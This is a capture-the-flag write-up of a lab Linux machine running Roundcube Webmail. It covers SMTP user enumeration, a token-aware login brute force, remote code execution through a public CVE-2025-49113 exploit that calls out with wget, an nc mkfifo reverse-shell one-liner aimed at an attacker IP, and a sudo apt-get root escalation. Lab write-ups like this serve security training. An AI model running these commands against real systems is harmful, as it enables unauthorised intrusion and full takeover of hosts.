
Overview
Aftermath is a Linux machine centred on Roundcube Webmail. SMTP user enumeration narrows down a valid username, and a custom brute-force script works around Roundcube’s per-request CSRF token to recover a working password. Authenticated access exposes an outdated Roundcube version vulnerable to CVE-2025-49113, a public exploit for which grants remote code execution and a reverse shell as www-data. Root is reached through a misconfigured sudo rule allowing passwordless execution of apt-get.
Attack Chain
- Enumerate open services and identify
SMTP,HTTP, andRoundcube Webmail - Use
feroxbusterto discover the/roundcubeendpoint - Enumerate valid usernames over SMTP with
smtp-user-enum - Script a CSRF-token-aware brute force against Roundcube Webmail
- Recover valid credentials for
mariaand read the initial flag - Identify Roundcube
1.5.9as vulnerable toCVE-2025-49113 - Exploit the CVE for authenticated remote code execution
- Catch a reverse shell as
www-dataand read the user flag - Abuse a passwordless
sudo apt-getrule via GTFOBins for a root shell - Read the root flag
Enumeration
Port Scanning
We start by defining the target and running a full TCP port scan to identify the exposed services.
export IP=10.1.119.104; export NAME=AFTERMATH; echo $IP; echo $NAME; ping $IP -c 1

nmap --min-rate 4500 --max-rtt-timeout 1500ms $IP -p- -v -oA scans/nmap_allports_$NAME

ports=$(cat scans/nmap_allports_$NAME.nmap | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//); echo $ports

nmap $IP -p$ports -A -oA scans/nmap_initial_$NAME -v
The open TCP ports are:
22,25,80

Port 80 - http
Browsing to port 80 shows a landing page with a video playing and a short message, with no further content visible on the page itself.


We run feroxbuster to look for hidden endpoints.
feroxbuster -u http://$IP -o scans/feroxbuster_${NAME}_${PORT}_default.txt
Only one path is found, /roundcube.

Navigating to /roundcube shows a Roundcube Webmail login page.
We send a login request with test:test, then a second one with admin:admin, and notice the _token value differs between the two requests.
First request:

Second request:

This confirms Roundcube Webmail protects its login with a CSRF token that is regenerated on every page load or request.
Port 25 - smtp
We have a users list and a passwords list. We run smtp-user-enum to verify which usernames are valid.
smtp-user-enum -U creds/names.txt -t $IP

We also run it with -M RCPT.
smtp-user-enum -M RCPT -U creds/names.txt -t $IP

Both runs agree on two results. kali is most likely a false positive matching the hostname, so we focus on the user maria.
Initial Access
With a confirmed username and a password list, the obstacle is Roundcube’s CSRF token: hydra and ffuf can’t drive the login form directly, since each attempt needs a freshly generated token.
We script the brute force so a new token is fetched before every attempt. Trial and error shows the target only tolerates one request every 21 seconds before returning a Too Many failed login attempts error.
python3 exploits/roundcube_brute.py --host $IP --userlist creds/users_verified.txt --passwordlist creds/passwords.txt --delay 21 --timeout 15 --retries 2 -v
The script recovers a valid password.

Roundcube Webmail credentials:
maria:1qaz2wsx

We log in and read the initial flag.
Foothold
Browsing to About shows we’re working with Roundcube Webmail 1.5.9.

Versions of Roundcube Webmail below 1.6.10 are vulnerable to CVE-2025-49113, an authenticated remote code execution vulnerability.
Blog article explaining the vulnerability: https://fearsoff.org/research/roundcube
Public exploit: https://github.com/fearsoff-org/CVE-2025-49113
We test the exploit, first starting a Python web server on port 80. The exploit only needs the url, username, password, and command.
php CVE-2025-49113.php http://$IP/roundcube 'maria' '1qaz2wsx' 'wget http://10.200.96.156/roundcube_rce'
The exploit runs without any errors.

The test request lands on our Python web server, confirming remote code execution.


We move to a reverse shell. A penelope listener is started on port 443, and we use an nc mkfifo payload from revshells.com.
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 10.200.96.156 443 >/tmp/f
The reverse shell command executes without any errors.
We land a shell as www-data. The hostname is kali, confirming what smtp-user-enum suggested earlier.

We read the user flag.
find / -name 'user.txt' -type f 2>/dev/null
ls -la /usr/user.txt
cat /usr/user.txt

Privilege Escalation

We check our privileges with sudo -l and find that www-data can run /usr/bin/apt-get with sudo.

GTFOBins documents a privilege escalation technique for sudo apt-get.
https://gtfobins.org/gtfobins/apt-get/

sudo apt-get update -o APT::Update::Pre-Invoke::=/bin/bash
We get a shell as root.

We read the root flag.
Key Takeaways
Aftermath shows how a small SMTP information leak can snowball into full compromise. smtp-user-enum confirmed a valid username, and a CSRF-aware brute-force script worked around Roundcube’s per-request token protection to recover a working password. That access exposed an outdated Roundcube build vulnerable to CVE-2025-49113, turning authenticated webmail access into remote code execution. Root followed from a classic misconfiguration: a passwordless sudo rule on apt-get, abusable via its pre-invoke hook per GTFOBins.